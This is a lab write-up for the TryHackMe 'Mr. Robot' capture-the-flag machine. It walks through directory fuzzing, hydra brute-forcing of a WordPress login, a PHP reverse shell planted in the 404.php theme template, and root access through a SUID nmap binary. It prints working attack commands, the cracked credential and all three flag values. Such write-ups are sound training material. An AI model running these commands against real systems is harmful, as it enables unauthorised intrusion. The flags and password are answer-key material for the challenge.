The Mr. Robot is a classic beginner-to-intermediate CTF that blends web exploitation, enumeration, and privilege escalation. The goal is to retrieve three hidden keys scattered across the system.
| Tool | Purpose |
|---|---|
| Nmap | Scanning open ports and services, and elevating privileges |
| hydra | Bruteforcing /wp-login panel |
| ffuf | Fuzzing directories |
| Netcat | Catching the reverse shell from the web server |
Environment and Goal
We are operating within a private VPN tunnel, targeting a Linux-based machine, hosted on TryHackMe.
- Attacker Machine:
- Distribution: Kali Linux 2026.1
- Purpose: Used as the penetration testing platform, equipped with tools such as Nmap, Metasploit Framework, and other utilities for reconnaissance and exploitation.
- Target Machine:
- Distribution: Mr. Robot (Ubuntu-based vulnerable VM)
- IP Address:
10.66.152.152 - Purpose: Capture all three flags (keys) by exploiting weaknesses in the system
Reconnaissance
Every good engagement starts the same way: map the surface area. We began with a basic scan:
nmap -sC -sV 10.66.152.152PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd
443/tcp open ssl/http Apache httpd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelThe scan revealed three services: SSH (22), HTTP (80), and HTTPS (443).
Web App

Accessing the web server shows a stylish, interactive “Mr. Robot” themed terminal. Very on-theme, very cool. But useless.
We won’t get distracted by what’s visible. Let’s focus on what’s hidden.
Directory Fuzzing
To see what’s behind the curtain, we used ffuf (Fuzz Faster U Fool) to directory-bust the server:
ffuf -u http://10.66.152.152/FUZZ -w /usr/share/wordlists/dirb/common.txt -c
This brute-forces directories and files using a wordlist. Key Findings:
- WordPress Directories:

/wp-login.php,/dashboard,/admin - robots.txt: This file pointed directly to:
key-1-of-3.txt:073403c8a58a1f80d943455fb30724b9fsocity.dic: a massive wordlist (800k words)
To make the wordlist usable, we removed duplicates:
awk '!seen[$0]++' fsociety.dic > fsociety-no-dup.dicResult: Reduced from 800,00 lines to a lean 11K lines.

Brute Force and User Enumeration
WordPress has a subtle weakness: It tells you whether a username exists. So instead of guessing passwords, we first ask: Who even exists? Let’s use that wordlist we got to check that.
hydra -L fsociety-no-dup.dic -p pass 10.66.152.152 -V http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^:Invalid username.'What’s happening here:
-L: Points to our List of potential usernames-p: Sets a static, dummy password (since we are only looking for a username right now)http-form-post: Tells Hydra how to talk to the login page^USER^&^PASS^: Placeholders where Hydra injects the words.:Invalid username.: The “Failure” condition. If Hydra doesn’t see this text, it knows it found a valid user.

Success: The user Elliot was found.
Cracking the Password
To speed things up, we filtered the list for common password lengths (4 to 10 characters):
awk 'length>3&&length<=10' fsociety-no-dup.dic > passwords.txtThen, we launched the final assault:
hydra -l Elliot -P passwords.txt 10.66.152.152 http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^:The password you entered for the username' -I -T 96 -t 64 -F What’s happening here:
-l Elliot: Points to our target username-p: Points to our password list-T 96 / -t 64: Parallelizes the attack for maximum speed-F: Exits immediately once the first correct password is found-I: Ignores restores (starts fresh)

And we found a credential: Elliot : ER28-0652.
Exploitation

Inside the WordPress dashboard, there’s no obvious key. So we need to pivot.
With admin access to WordPress, we can execute code. WordPress themes are written in PHP, so we use the Theme Editor to inject a reverse shell. If you use Kali Linux, you can find a PHP reverse shell in /usr/share/webshells/php/.

We modify the 404.php template and inject a PHP reverse shell. Then, we prepare our listener: nc -lvnp 4444.
By visiting a non-existent page on the site, the 404.php executes, and we get a hit.
Post-Exploitation

We are in as the daemon user, but we want Root. We ran a search for SUID binaries, files that run with the permissions of the owner (Root) rather than the user:
find / -perm -4000 -type f 2>/dev/nullJust like in Write-up: Metasploitable 2 | Samba | Samuel M., Nmap was found with SUID bits set. Older versions of Nmap have an “interactive” mode that allows shell execution:
nmap --interactive
!sh
And just like that… we get root access.
Now, let’s explore the system. After some exploring, we can see in /home, two directories: Ubuntu and Robot. In Robot, we can see two files: key-2-of-3.txt, and password.raw-md5. The latter is for our root access, but we already got that. So now we have the second key: 822c73956184f694993bede3eb39f959.

Let’s find the third key. In /, we can see some directories:
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old

Let’s check the root folder… and we get our third key: 04787ddef27c3dee1ee161b21670b4e4, after reading key-3-of-3.txt.